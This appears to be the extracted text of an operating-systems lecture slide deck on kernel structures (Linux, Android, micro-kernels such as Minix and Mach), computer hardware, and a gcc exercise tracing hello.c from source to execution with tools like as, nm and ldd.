
Android Kernel




Who is this?



Linux Kernel Structure




Kernel Components



Micro-kernels


Minix Layered Micro Kernel Architecture




Micro-kernels

Operating System Structures

- Monolithic OS (e.g., Unix)




- Micro-kernel OS (e.g., Mach, Exokernel, ...)



Who is this?



Graphics Libraries



Google Computer in Rack




Who are these?




what did they make?



Motherboard



Motherboard connectors



MEMORY

512MB DIMM



Question: Source to Execution

- What are the steps by which **hello.c** is able to run on hardware?
- List and explain role of all tools
- List all intermediate files
- Explain how **hello.exe** runs on CPU.

Exercise: gcc

```
$ cat hello.c
```

```
#include <stdio.h>

int main() { printf("hello, world!\n"); return 0;}
```

\$ hello.exe

```
$ file hello.i hello.s hello.o
```

```
$ as hello.s -o hello.o
```

```
$ nm hello.o
```

```
$ ldd hello.exe
```

Exercise: MSVC6

```
$ cat hello.c
```


```
#include <stdio.h>

int main() { printf("hello, world!\n"); return 0;}
```

